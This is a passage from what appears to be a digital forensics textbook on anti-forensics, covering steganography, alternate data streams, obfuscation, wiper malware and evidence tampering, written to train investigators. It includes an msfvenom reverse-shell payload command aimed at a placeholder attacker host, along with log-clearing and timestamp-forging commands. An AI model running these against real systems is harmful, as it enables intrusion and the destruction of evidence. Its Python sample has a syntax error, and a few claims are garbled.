Undermining the credibility and admissibility of digital evidence in court is another significant objective of anti-forensics. Vulnerabilities or weaknesses in forensic tools, methods, or standards are exploited to achieve this. By challenging the integrity, authenticity, or reliability of evidence, threat actors aim to cast doubt on its validity. For example, leveraging encryption algorithms unsupported by forensic software or capitalizing on bugs or errors in forensic hardware or software can manipulate or corrupt evidence, diminishing its value as a solid basis for legal proceedings.

The goals of anti-forensics include reducing recoverable digital evidence, increasing the complexity and cost of analysis, and undermining the credibility of evidence in court. These objectives collectively impede investigations, hinder the identification of perpetrators, and create obstacles to pursuing justice.

The next section will examine the different obfuscation techniques the threat actor can use.

Anti-forensics techniques

There are various anti-forensics techniques that a threat actor can utilize to hide, destroy, and make it difficult to analyze or change the artifacts on the target or compromised machine or environment. These anti-forensics techniques can be classified under four categories- data hiding, data obfuscation, data deletion and physical storage media destruction and data manipulation and fabrication:

- Data hiding involves concealing digital data within other files or hiding it in unused or irrelevant areas of storage media. It aims to make the hidden data appear inconspicuous and difficult to detect.
- Data obfuscation techniques alter the structure or representation of digital data to make it challenging to interpret or analyze. Examples include encryption, encoding, and data compression.
- Data deletion and storage media destruction involves intentionally deleting, corrupting, or destroying digital data to prevent its recovery or reconstruction. It can be done through secure deletion methods or malware that explicitly targets data destruction.
- Data manipulation and fabrication techniques involve creating false or misleading digital data to misdirect investigators or create a false narrative. This can include forging timestamps, altering metadata, or fabricating digital artifacts.

Next, we will discuss each anti-forensics category and various techniques used within to thwart digital forensics investigation's trail.

Data Hiding

Data hiding techniques encompass a variety of methods and tools that aim to conceal digital data effectively. One widely used approach is known as file embedding, or steganography, which involves hiding one file within another without altering the visible properties of the host file. Steganography focuses on concealing data within media types like images, audio files, or other media by manipulating the least significant bits or employing discreet algorithms for embedding. Additionally, data can be concealed in unused sectors of storage devices or by using hidden partitions or encrypted containers within file systems.

Beyond steganography, data hiding includes a broader array of strategies. Encryption plays a crucial role in rendering data unreadable by transforming it into an incomprehensible form using secret keys. On the other hand, file renaming involves changing a file's name or extension to obscure its content or type, adding an extra layer of obscurity.

For the Windows NTFS file system, alternate data streams can attach hidden files to another file, further masking concealed data. Another approach is through covert channels, where existing communication channels like network protocols or hardware signals are used to transmit data secretly.

The ultimate goal of data hiding is to balance making data challenging to discover while ensuring it remains accessible for future use. Individuals can safeguard sensitive information from prying eyes and potential adversaries by leveraging encryption, steganography, file renaming, alternate data streams, and covert channels. These methods provide a way to protect data confidentiality, maintain data integrity, and reduce the risk of unauthorized access or detection.

Let us go through a quick walkthrough of open-source tools to hide data in the image file and then unravel the hidden content.

Steghide

We will be hiding .txt file in a .jpg file. For this, we will use an open-source tool called Steghide which can be downloaded from

<https://sourceforge.net/projects/steghide/>. Steghide hides data in various kinds of images and audio files.

We will use a jpg file to hide a secret file in the .txt format. Of course, this secret file contains some secret messages. Once the steghide is downloaded, run the following command to hide the secret message text file in the .jpg:

```
Command: Steghide.exe embed -cf "c:\Users\Labuser\Pictures\Saved Pictures\duplicate.jpg" -ef "C:\Users\Labuser\Pictures\Saved Pictures\Secret_message.txt"
```

Here is the explanation of the switches used in the above commands:

- **Embed:** It specifies the action you want to perform embedding a file into another file (in this case, embedding a secret message into an image).
- **-cf:** “`c:\Users\Labuser\Pictures\Saved Pictures\duplicate.jpg`”: This is an option followed by a path. The `-cf` option is used to specify the cover file (the image file) into which the secret message will be embedded. In this case, the path points to a file named `duplicate.jpg`.
- **-ef:** “`C:\Users\Labuser\Pictures\Saved Pictures\Secret_message.txt`”: This is another option followed by a path. The `-ef` option is used to specify the file that contains the secret message. In this case, the path points to `Secret_message.txt`.

Once the command is executed, it prompts you to set the password phrase, which would be needed to extract the secret message file from the .jpg.

```
Command: steghide.exe extract -sf "c:\Users\Labuser\Pictures\steghide file\duplicate.jpg"
```

The below figure shows the output of the hidden file in the current working directory and the content of the `secret_message.txt` file:




Figure 11.1: Viewing extracted hidden message

The community is trying to catch up to the criminal and has built various ways to detect the steganography. We will be exploring a couple of them, starting with `stegdetect`.

StegDetect

`StegDetect` is a powerful command-line program designed to identify steganographic algorithms in digital images, specifically in JPEG files. Developed to assist in steganalysis, `StegDetect` leverages statistical analysis and signature-matching techniques to detect anomalies that indicate the presence of hidden data within an image.

Using `StegDetect` involves executing the program in the command-line interface, specifying the image file to be analyzed. The tool then analyzes the image, employing various algorithms and statistical tests to identify steganographic content.

`StegDetect` checks for the presence of various steganographic algorithms, including popular ones like JPHide, OutGuess, F5, Steghide, JSteg, Invisible Secrets, ImageHide, AppendX, Hide4PGP, and QuickStego. By examining the output, users can gain insights into the potential use of steganography in the image and assess the risk associated with hidden data.

In addition to detection, `StegDetect` also offers the capability to extract hidden files from images using brute-force or dictionary attack methods. Brute force involves systematically trying all possible keys or passwords to uncover hidden information. At the same time, a dictionary attack utilizes a pre-existing list of words or phrases to attempt decryption.

It is important to note that StegDetect's effectiveness in detecting steganography depends on various factors, such as the complexity of the steganographic techniques employed and the quality of the image being analyzed. Sophisticated or well-hidden steganography may require more advanced tools and techniques for detection.

StegDetect supports detecting the following steganographic methods: Jsteg, JPHide, OutGuess 01.3b, F5, appendX, and Camouflage. StegDetect can also automatically learn to detect new steganographic applications using linear discriminant analysis. To use StegDetect, you must provide the path to a JPEG image file as an input argument. StegDetect will then analyze the image and output a result indicating whether it contains hidden data. You can also specify some options to modify the behavior of StegDetect, such as:

- **-t**: Specify the type of steganographic method to detect
- **-q**: Suppress normal output and only print the result
- **-v**: Increase verbosity level and print more information
- **-x**: Extract the hidden data from the image and save it to a file

For more information, you can consult the manual page of StegDetect or visit its website at <http://www.outguess.org/detection.php>. Let us explore another open-source tool called OpenPuff used for steganography.

OpenPuff

Another open-source tool is OpenPuff employs steganography, the art of hiding information within seemingly innocuous files, to enable anti-forensic practices. By embedding data within carrier files, such as images, audio files, or videos, OpenPuff conceals sensitive information, making it challenging for forensic investigators to detect or recover.

OpenPuff utilizes advanced steganographic techniques to embed data within carrier files. The output of OpenPuff commands typically includes details regarding the embedding process, such as the number of bits modified, the size of the hidden data, and the success/failure of the operation. The output also provides information about the carrier file, including any modified metadata or traces.

The steganography options available in OpenPuff, such as **Least Significant Bit (LSB)** techniques, provide various levels of concealment. LSB1, for instance, replaces the least important bit of the carrier file with the hidden data, ensuring minimal visual changes. Password protection enhances the security of hidden

data, as access to concealed information requires knowledge of the correct password.

Here is a step-by-step guide to using OpenPuff for anti-forensics:

- 1. Download and install OpenPuff:** Begin by downloading the latest version of OpenPuff from: <https://openpuff.en.lo4d.com/download>.

Note: Always ensure any freely available content is free from malware, run it through an Antivirus, or detonate the file into a sandbox, or use open-source services like Virustotal to do a quick check.

- 2. Launch OpenPuff and generate a carrier file:** OpenPuff provides a user-friendly interface. To create a carrier file, follow these steps:
 - Click on the **Carrier** tab in the OpenPuff interface.
 - Select a carrier file (for example, an image file) that will serve as the container for the hidden data.
 - Click **Hide** to create the carrier file.
- 3. Embed data into the carrier file:** With the carrier file generated, and the next step is to embed the data you wish to conceal.
- 4. Extract hidden data from the carrier file:** To extract hidden data from the carrier file, you must provide the password to encrypt the data.

Here are a couple more steganography tools that can be used to hide the data:

Steganography tool	Description
SilentEye	SilentEye is an intuitive steganography tool that supports hiding and extracting data within images and audio files using different encryption algorithms and cover types.
Stegsolve	Stegsolve is a popular steganography tool that can analyze and visualize various steganographic techniques used to hide information within digital images.
OpenStego	OpenStego is a free steganography software that allows users to hide and extract data in images, audio files, and other supported media formats using various algorithms.
StegDetect	StegDetect is a command-line tool that can help in detecting steganography in images. It analyzes the LSB to identify potential hidden data.
Steganography Studio	Steganography Studio is a feature-rich steganography tool that offers encryption and hiding capabilities for text, images, and audio files in various media formats.

Table 11.1: List of steganography tools and their description

Several commercial steganography software tools are available and offer unique features for hiding and protecting sensitive data. One such tool is S-Tools, which allows users to conceal confidential information within digital images, audio files, and other media formats. Another option is Invisible Secrets, a comprehensive steganography software that hides data and provides encryption and data protection for various types of files.

QuickCrypto is another commercial software offering steganography capabilities and additional features like encryption and file shredding, ensuring comprehensive data security.

These steganography tools provide a range of options for concealing sensitive information, allowing users to protect their data from unauthorized access and ensuring privacy and security in various scenarios. But steganography is used by criminals dealing with drugs, human trafficking, child pornography, state actors etc. to exchange important messages secretly. Hence, knowing and understanding different tools and techniques of steganography is crucial for digital forensics investigators.

On the Windows operating system, the threat actor can use a feature called alternate data stream to hide the data. In the next section, we will understand what ADS is and how attackers can use it.

Alternate Data Stream

Alternate Data Streams (ADS) is a feature in the **New Technology File System (NTFS)** used in Windows operating systems. It allows the addition of hidden and often unnoticed data streams associated with a file. These streams are not readily visible when browsing files through traditional file explorers, and they do not affect the main content of the file. ADS can be used for various purposes, including storing metadata or additional information related to a file.

Alternate Data Streams can be considered unconventional and restricted in specific environments or by security software. To demonstrate how to add an Alternate Data Stream to a file and how to find it, follow the steps below:

1. Create a new text file (for example, “**ADS_lab.txt**”) in a directory of your choice.
2. Open a Command Prompt or PowerShell window with administrative privileges.
3. Add content to the text file (for example, “This is a lab file.”), as shown:

```
C:\Windows\system32>echo > This is a lab file. > ADS_lab.txt
```

Figure 11.2: Creating a text file

4. Add an Alternate Data Stream to the file using the echo command:

Command: `echo > this is hidden code, using Alternate data stream. > ADS_lab.txt.: ads_lab_1`

Replace `ADS_lab.txt` with a custom name for your Alternate Data Stream. Use a valid filename format (avoid using reserved characters).

5. To verify that the Alternate Data Stream has been added, you can use the `more` command or a hex editor (for example, HxD) to examine the contents. To list all Alternate Data Streams associated with a file, you can use the `dir` command with the `/r` switch. This command will display the main file and any associated Alternate Data Streams, as shown:

```
C:\Windows\system32>dir /r ADS_lab.txt
Volume in drive C has no label.
Volume Serial Number is 1637-4C26

Directory of C:\Windows\system32

07/27/2023  09:01 PM           18 ADS_lab.txt
                           47 ADS_lab.txt:ads_lab_1:$DATA
                           1 File(s)          18 bytes
                           0 Dir(s)   44,583,464,960 bytes free
```

Figure 11.3: Showcasing file and associated ADS

Here are some examples of how ADS can be used by criminal and threat actors:

- **Conceal malicious files:** Cybercriminals use ADS to conceal malicious files or data within legitimate files, making detection and analysis more challenging.
 - **Example:** A cybercriminal hides a malicious executable within an innocent-looking image file. They use a tool like PowerShell to write the malicious code to an alternate data stream of the image. The image file will still appear normal, but the malicious code will be hidden in the ADS (for example, `cute_image.jpg:malicious.exe`).
- **Malware persistence:** Malware authors use ADS to achieve persistence on infected systems, ensuring that the malware continues to run even after

traditional removal methods have been attempted.

- **Example:** A hacker creates a backdoor on a victim's computer using a Trojan. The Trojan creates a hidden alternate data stream in a system file like "`notepad.exe`". Even if the user attempts to remove or quarantine the Trojan, it will execute again from the alternate data stream whenever `notepad.exe` is run (for example, `notepad.exe:backdoor_payload`).
- **Payload delivery:** Threat actors can use ADS to deliver payloads to target systems, evading traditional security measures and increasing the chances of successful infection.
 - Example: An attacker crafts a phishing email with a seemingly harmless PDF attachment. However, the PDF contains an ADS that carries a JavaScript-based malware payload. When the victim opens the PDF, the malware is executed from the alternate data stream (for example, `malicious.pdf:payload.js`).
- **Data exfiltration:** ADS can be used to hide stolen data before exfiltration from the compromised system, making it harder for forensic investigators to discover their actions.
 - **Example:** An insider threat with access to sensitive data uses ADS to hide stolen information. They embed the stolen data in an alternate data stream of a legitimate file, such as an innocent-looking spreadsheet (for example, `legitimate.xlsx:stolen_data.txt`).
- **Exploiting Vulnerabilities:** Some attacks use ADS to exploit vulnerabilities in applications or operating systems, bypassing security mechanisms and increasing the success rate of their attacks.
 - **Example:** An attacker discovers a vulnerability in a web application that allows file uploads. They upload a seemingly benign image to the server but hide a malicious PHP script within an alternate data stream of the image (for example, `image.jpg:payload.php`). When the server processes the file, the PHP script is executed, leading to a full compromise of the web application.

These examples highlight how alternate data streams can be used by malicious actors to hide, deliver, and execute various types of attacks. It is essential to employ robust security measures to detect and prevent the misuse of ADS, such as using forensics tools that can scan and find alternate data stream files to be analyzed by the digital forensics investigator.

How to detect ADS files:

To detect and identify ADS file during digital forensics investigation we can leverage sysinternals streams64.exe from <https://learn.microsoft.com/en-us/sysinternals/downloads/streams>.

Command: `Stream64.exe -S <directory path>`

`-s`: To perform recursive directory search, as shown:

```
C:\Users\Labuser\Desktop>streams64.exe -s "c:\Windows\System32"\  
streams v1.60 - Reveal NTFS alternate streams.  
Copyright (C) 2005-2016 Mark Russinovich  
Sysinternals - www.sysinternals.com  
  
c:\Windows\System32\ADS_lab.txt:  
:ads_lab_1:$DATA 47
```

Figure 11.4: Using streams.exe to search for ADS files in a directory

The digital forensics analysts need to keep themselves up to date on the new tools and techniques used by threat actors to hide or exploit a feature so that the forensics community can build methods and procedures to catch up with threat actors. In the next section, we will learn about data obfuscation.

Data Obfuscation

Data obfuscation involves altering the structure or representation of digital data to make it difficult to interpret or analyze. Encryption is a commonly used technique in data obfuscation, where data is transformed into ciphertext using cryptographic algorithms and can only be deciphered with the appropriate decryption key. Data compression is another obfuscation technique where data is compressed using algorithms, reducing its size and making it harder to extract meaningful information without decompression.

These data obfuscation techniques can be employed as tools for anti-forensics, which refers to the deliberate actions taken to hinder or evade digital forensic investigations. The purpose of data obfuscation for attackers is to obstruct forensic investigators from recovering and analyzing the original data or establishing meaningful relationships and patterns within the data.

Threat actors or criminals can use data obfuscation in multiple ways to implement anti-forensic measures, complicating the task of digital forensic analysts and investigators and hindering their ability to conduct thorough and accurate

analyses. The following sections discuss some of the data obfuscation ways threat actors or criminals can leverage to prevent or make it difficult for digital forensics analysis.

Encryption

Threat actors can encrypt sensitive data to hide evidence of their activities:

- **File encryption:** Encrypting sensitive files using strong encryption algorithms such as AES makes it challenging for forensic investigators to access and analyze the contents of the encrypted files.
 - **Tool: GNU Privacy Guard (GPG)** - A widely used encryption software that implements the OpenPGP standard.
 - **Example command:** `gpg --symmetric --cipher-algo AES256 sensitive_file.txt`
 - This command will encrypt the `sensitive_file.txt` using AES256 encryption, making it challenging for forensic investigators to access and analyze the contents without the decryption key.
- **Network traffic encryption:** Threat actors or malware authors can use SSL, TLS or other encryption algorithms with different protocols like http, ftp etc. to make it difficult to monitor and analyze network traffic data.
- **Disk encryption:** VeraCrypt - An open-source disk encryption software that encrypts entire disks or creates encrypted container files.
 - **Example Command:** `veracrypt --create /path/to/container.vc`
 - This command creates a VeraCrypt container file named `container.vc` that can be used to store sensitive data. Full-disk encryption using tools like VeraCrypt prevents investigators from recovering meaningful data from the encrypted disk without the correct encryption key.

Polymorphism

Data obfuscation can be employed to evade signature-based detection systems. Threat actors can obfuscate malicious code using polymorphism, which continuously changes the code's structure and behavior. This makes it difficult for signature-based antivirus systems to detect and identify the malware.

- **Tool:** Metasploit Framework - An open-source penetration testing and development platform with various obfuscation techniques.

- Example command: `msfvenom -p windows/meterpreter/reverse_tcp LHOST=attacker_ip LPORT=4444 -f exe -o obfuscated_malware.exe -e x86/shikata_ga_nai`
 - In this example, the Metasploit Framework is used to generate an obfuscated executable file (`obfuscated_malware.exe`) with the `shikata_ga_nai` encoder. The encoder applies polymorphic encoding to the payload, making it challenging for signature-based antivirus systems to detect and identify the malware.

Data Fragmentation

By employing fragmentation techniques, threat actors can thwart forensic investigators from reconstructing the entire data set. For example, dividing and storing various data segments across multiple servers or storage devices can create obstacles in reconstructing the original data and comprehending its context or interconnections.

- **Tool:** Split (a command-line utility available on most Unix-like systems).
- **Example Command:** `split -b 100M large_file.txt fragmented_file_`
 - This command will split `large_file.txt` into smaller fragments named `fragmented_file_aa`, `fragmented_file_ab`, and so on. Storing these fragments across different locations can prevent forensic investigators from quickly reconstructing the original data.

Encoding

Encoding refers to the process of transforming data or information into a different representation or format, making it difficult for digital forensics analysts to interpret and investigate the content. The goal of encoding in anti-forensics is to obfuscate or hide sensitive information, cover tracks, or hinder the analysis process, thereby complicating the work of forensic investigators. Commonly used encoding methods are XOR, Base64, and ROT13. Let us understand each of them.

Exclusive OR

Exclusive OR (XOR) is a bitwise operation that takes two binary inputs and returns a result where each bit in the output is set if and only if one of the corresponding bits in the inputs is set. It is often used for encryption or encoding purposes, as it can be reversed by applying the same XOR operation again with the same key.

XOR is a bitwise logical operation that operates on two binary digits (bits) and returns a result based on the following rule:

- If the two input bits are different (one is 0, and the other is 1), the XOR operation results in 1.
- If the two input bits are the same (both 0 and both 1), the XOR operation results in 0.

In other words, the XOR operation produces a 1 when the input bits differ and a 0 when the input bits are the same. Here is a truth table that illustrates the XOR operation:

Input A	Input B	XOR Result
0	0	0
0	1	1
1	0	1
1	1	0

Table 11.2: XOR truth table

As you can see from the truth table, the XOR operation returns 0 only when both input bits are the same (0 and 0, or 1 and 1) and 1 when the input bits are different (0 and 1, or 1 and 0).

Base64:

Base64 is a method used to encode binary data into ASCII characters, making it safe for transmission over text-based protocols that may not support binary data. Base64 encoding represents three bytes of binary data as four ASCII characters.

Example: To encode the string “Hello, World!” into Base64:

Original message: “Hello, World!”

Base64 encoded: “SGVsbG8sIFdvcmxkIQ==”

Base64 encoded is a widely used fileless malware and in recent years, especially seen to obfuscate PowerShell code by Base64 encoding. Let us quickly look at the sample Python code converting PowerShell commands to base64:

```
##Python code ##  
import base64  
  
def encode_powershell_to_base64(powershell_code):
```

```

try:

    # Convert PowerShell code to bytes
    powershell_bytes = powershell_code.encode('utf-
16-le')

    # Encode the bytes in Base64
    base64_encoded =
base64.b64encode(powershell_bytes).decode('utf-8')

    return base64_encoded

except for Exception as e:
    print("Error encoding PowerShell code:", e)
    return None

# Sample PowerShell code to encode
powershell_code = '''
$HelloWorld = "Hello, World!"
Write-Output $HelloWorld
'''

# Call the function and get the Base64 encoded output
encoded_powershell =
encode_powershell_to_base64(powershell_code)

if encoded_powershell:
    print("Base64 Encoded PowerShell Code:")
    print(encoded_powershell)

```

Most of the threat actors used double base64 encoding to make it harder for the forensics analyst to investigate malware samples, especially via automated script or tools. For digital forensics analysts, it is crucial to detect base64 and decode them to understand the obfuscated content or code.

ROT13 (Caesar Cipher with a shift of 13):

ROT13 is a simple letter substitution cipher where each letter in the message is replaced with the letter 13 positions ahead or behind it in the alphabet. It is a special case of the Caesar Cipher with a fixed shift of 13.

Example: To encode the message “Hello” using ROT13:

Original message: “Hello”

ROT13 encoded: “Uryyb”

To decode the ROT13-encoded message, you apply the same process again since shifting by 13 in either direction will yield the original message.

Apart from encoding, compression is another technique threat actors and criminals can use to prevent or make it harder to perform quick and easy digital forensic investigations.

Encryption and other obfuscation techniques like data fragmentation, encoding, and polymorphism can impede detection and data recovery efforts by forensic investigators. Threat actors can prevent digital forensics investigators from recovering meaningful data from the encrypted disk without the encryption key by employing full-disk encryption on a compromised device. Similarly, fragmented data is challenging to recover and hence creates more challenges for digital forensics investigators.

Data deletion and physical storage media destruction

Data destruction methods aim to deliberately delete, corrupt, or destroy digital data to prevent its recovery or reconstruction. Secure deletion techniques, such as overwriting data multiple times or using file shredding software, can make it extremely difficult or impossible to recover the original information. Malware can also be employed to specifically target and destroy system data, leaving little to no traces behind.

Threat actors can use data destruction as a tool for anti-forensics, which is the practice of obstructing the forensic analysis of digital evidence. Anti-forensics aims to make investigations on digital media more complex and, therefore, more expensive. Data deletion and physical destruction are processes of permanently erasing or damaging data from a storage device to prevent its recovery or analysis.

There are three different ways to delete the data:

- **Simple deletion** removes the reference to a file from the file system table but not the data on the disk.

- **Formatting** is erasing the entire file system structure from a disk partition, not the data on the disk.
- **Wiping is overwriting** the entire disk or specific sectors with random or predefined data patterns to make the original data unrecoverable.

Physical data destruction involves destroying the device itself, such as by smashing, burning, shredding, or degaussing it. Logical data destruction involves overwriting, encrypting, or deleting the data on the device, such as by using software tools, commands, or viruses. Some of the ways to physically destroy storage devices are:

- **Smashing** is a process of breaking the device into pieces using a hammer or other tools.
- **Burning** is the process of setting fire to a device using gasoline or other flammable substances.
- **Shredding** is a process of cutting the device into small pieces using a shredder machine.
- **Degaussing** applies a strong magnetic field to the device to erase its magnetic properties.

Advance threat actors are using malware infection to erase or corrupt the data storage or systems. In the next section, we will explore what wiper malware is, its examples, and its impact on digital forensics.

Wiper malware

Wiper malware represents a highly destructive and malicious form of software that is specifically engineered to obliterate data and cripple infected computer systems beyond recovery. Unlike other types of malware that focus on data theft or causing disruptions without destroying data, wiper malware is solely designed to inflict maximum damage. Wiper malware is a type of malicious software that aims to erase or destroy the data and files on the infected computer or network. Unlike ransomware, which encrypts the data and demands a ransom for its decryption, wiper malware does not offer any chance of recovery. It is often used as a weapon of cyberwarfare or cyber sabotage, to cause damage, disruption, or defacement to the target organization or country.

Some characteristics of wiper malware are:

- **Chaos and destruction:** Wiper malware is meticulously crafted to target and erase critical files, system data, and even the essential components of a

computer's storage, such as the **Master Boot Record (MBR)**. This irreversible destruction renders the affected system inoperable and leaves the victim with little to no hope of data recovery.

- **No recovery options:** Unlike ransomware, which holds data hostage in exchange for a ransom payment, wiper malware offers no avenue for recovery. Attackers deploying wiper malware have either no intention of negotiating or providing decryption keys, or even after receiving ransom, they still destroy the data. Their sole aim is to cause devastation and chaos.
- **Spread rapidly:** Wiper malware operates with ruthless efficiency, spreading rapidly through networks and simultaneously wiping data from multiple machines. Its ability to move swiftly and methodically makes it a formidable threat, capable of wreaking havoc on entire infrastructures or at least critical infrastructure.
- **Sophistication and stealth:** Many variants of wiper malware possess advanced techniques like encryption, obfuscation, polymorphism, or self-destruction and detection evasion techniques by conventional security tools. They can remain hidden in the system for extended periods, waiting for the opportune moment to strike. Those behind wiper malware attacks are often highly skilled and motivated adversaries. They utilize sophisticated techniques, such as false flags and obfuscation, to conceal their true identities and origins, making it exceedingly difficult to attribute the attack to any specific group or individual.

An illustrative example of wiper malware's devastating impact is the infamous Shamoon. This destructive malware first emerged in 2012 and launched a series of crippling cyberattacks against Saudi Aramco, a prominent oil company. The attack targeted tens of thousands of computers, systematically overwriting their MBRs and wiping essential data, leading to a massive disruption of operations. Subsequent variants of Shamoon continued to emerge, with the latest iteration seen as recently as 2021. This ongoing evolution of wiper malware exemplifies the persistent and grave threat it poses.

Another case in point is the infamous NotPetya, initially mistaken for ransomware but later revealed to be wiper malware. It propagated with alarming speed, encrypting files, and obliterating MBRs, causing widespread chaos and incurring substantial financial losses for countless companies.

WhisperGate, a variant similar to NotPetya, was employed in cyberattacks against Ukrainian government website domains. Its distinctive capabilities included lying dormant until activated, after which it executed its devastating payload by

irreparably deleting or overwriting crucial system files, leaving systems incapacitated.

The catastrophic impact of wiper malware serves as a stark reminder of the critical importance of robust cybersecurity measures. Organizations must adopt proactive approaches that include regular data backups, strong network security protocols, and comprehensive employee awareness training to mitigate the risk of falling victim to these destructive attacks.

In conclusion, wiper malware represents a menacing force in the realm of cyber threats, targeting data and systems with an unwavering intent to cause havoc and destruction. The infamous examples of Shamoon, NotPetya, and WhisperGate emphasize the urgency for organizations to fortify their defenses and adopt a multi-layered security strategy to safeguard critical data and infrastructure against this merciless and persistent threat.

Data deletion and physical storage media destruction have profound implications for digital forensics analysis. Deliberate data deletion hampers evidence recovery, impacting investigations. For instance, a suspect using secure deletion tools like `sdelete` can prevent data retrieval even after file system acquisitions. A case involving the destruction of a suspect's hard drive with a hammer poses significant challenges for forensic analysts to extract any data. Wiper malware's destructive nature erases all data, complicating attribution and motive analysis.

An organization needs robust data backup strategies and proactive security measures to preserve evidence integrity and overcome challenges posed by data deletion and physical destruction in digital forensics. However, digital forensics investigators need to catch up with the new techniques and develop new methodologies to reduce the efforts and time for digital forensics analysis. In the next section, we will discuss data manipulation and the different types of techniques used by threat actors and criminals.

Data manipulation and fabrication

Data manipulation or fabrication involves the deliberate creation or modification of digital data with the intention of misleading investigators or distorting the truth. This deceptive practice includes forging timestamps on files or altering metadata to create a false timeline or misattribute information. Digital artifacts can be fabricated to create a misleading trail of evidence, such as generating fake emails or chat conversations to log files to falsely implicate individuals or divert attention from actual wrongdoers.

Let us discuss some of the different ways of data manipulation or fabrication leverage by threat actors or criminals.

Timestamp manipulation

Threat actors or perpetrators alter the date and time attributes of files or system events to hide their origin or occurrence.

- Example: The `touch` command on Linux can be used to change the timestamps of files.
- Command: `touch -t YYYYMMDDHHMM.SS filename`

Metadata alteration

This involves modifying the descriptive information of files or system objects, such as owner, permissions, location, or size.

- Example: On Windows, the `icacls` command can be used to change file permissions and ownership.
- Command: `icacls filename /grant user:permission`

Logs falsification

Attackers may delete, modify, or create log entries that record system activities or events to mislead investigators.

- Example: Clearing event logs on Windows using the `wevtutil` command.
- Command: `wevtutil cl Application`

Decoy files

Decoy files, also known as red herrings or false data, serve as strategic diversions to redirect the focus of digital forensics analysts away from critical evidence, hindering their progress and allowing malicious activities to persist undetected.

- Consider a high-profile corporate data breach, where hackers infiltrated a company's network and inserted seemingly legitimate financial records as decoy files. As investigators delved into these files, their attention was diverted from the true source of the breach, allowing the attackers to continue exfiltrating sensitive data unnoticed.
- In another incident, sophisticated cybercriminals planted concealed malware within decoy files designed to mimic standard system logs. As

forensics experts poured resources into analyzing these seemingly harmless logs, the malware clandestinely gathered critical information and propagated further within the network.

The usage of decoy files is not limited to large-scale attacks; it can be employed in targeted or state-sponsored cyber espionage as well. In such scenarios, attackers might create decoy documents resembling sensitive government files or intellectual property to deceive forensic analysts and lead them astray.

In conclusion, decoy files have emerged as a potent weapon in the arsenal of cyber seeking to evade digital forensics scrutiny. Vigilance, adaptability, and innovative approaches are paramount for digital forensics experts to discern authentic evidence from decoy files effectively. By navigating this challenging terrain with proficiency, investigators can unmask perpetrators, safeguard critical data, and protect against the ever-evolving landscape of anti-forensics.

File Header modification

By tampering with critical metadata residing in a file's header, adversaries can effectively mislead forensic analysts, camouflage the file's true identity, and divert attention from vital evidence. This surreptitious method has gained prominence in cyberattacks, posing a significant challenge to the attribution of malicious activities and undermining the efficacy of forensic analysis efforts.

At the heart of this technique lies the file header, a crucial component housing essential information about a file, such as its format, size, creation timestamp, and more. Threat actors modify header values, facilitating the alteration of timestamps, obfuscation of file extensions, or even complete transformation of the file format. By engineering these sophisticated manipulations, adversaries make the identification of malicious files arduous, thwart signature-based detection mechanisms, and elongate the overall analysis process.

HxD can be utilized by threat actors to directly manipulate file contents, including the file header. To execute file header modification with HxD, follow these steps:

1. Open the target file in HxD.
2. Navigate to the pertinent header information, such as timestamps or file type indicators.
3. Engage in the precise alteration of values via the hex editor interface.
4. Save the meticulously modified file, seamlessly covering tracks of any illicit activity.

File header modification stands as a formidable adversary within the realm of anti-forensics, perpetually challenging digital investigators in their pursuit of truth. The deliberate tampering of critical metadata underscores the need for continual enhancement of forensic analysis techniques and the adoption of advanced tools capable of detecting and countering such elusive manipulations. The same tools and techniques can be leveraged by digital forensic investigators to analyze the modified file header, which we have covered in *Chapter 4, Forensics Analysis - Live Response*.

In the next section, we will explore some practical examples of data fabrication.

Scenario 1: Manipulating metadata using Exiftool

For image files, this metadata can include information about the camera that was used to take the photo, the date and time the photo was taken, and other details. This metadata can be useful for forensic investigators, as it can help them to track down the source of an image or to identify when an image was taken.

However, metadata can also be manipulated. This means that attackers can change the metadata in an image file to hide the true source of the image or to change the date and time the image was taken. This can make it difficult for forensic investigators to track down the source of an image or to determine when an image was taken.

One tool that can be used to manipulate metadata is Exiftool. Exiftool is a command-line tool that can be used to read, write, and modify the metadata of image files. This means that attackers can use Exiftool to change the metadata in an image file to hide the true source of the image or to change the date and time the image was taken.

We have an image named *duplicate* as seen in *Figure 11.5*, which was created on July 8, 2023, but last accessed on August 7, 2023. We will be changing this metadata of original data and time to 1506-08-08 12:34:56:

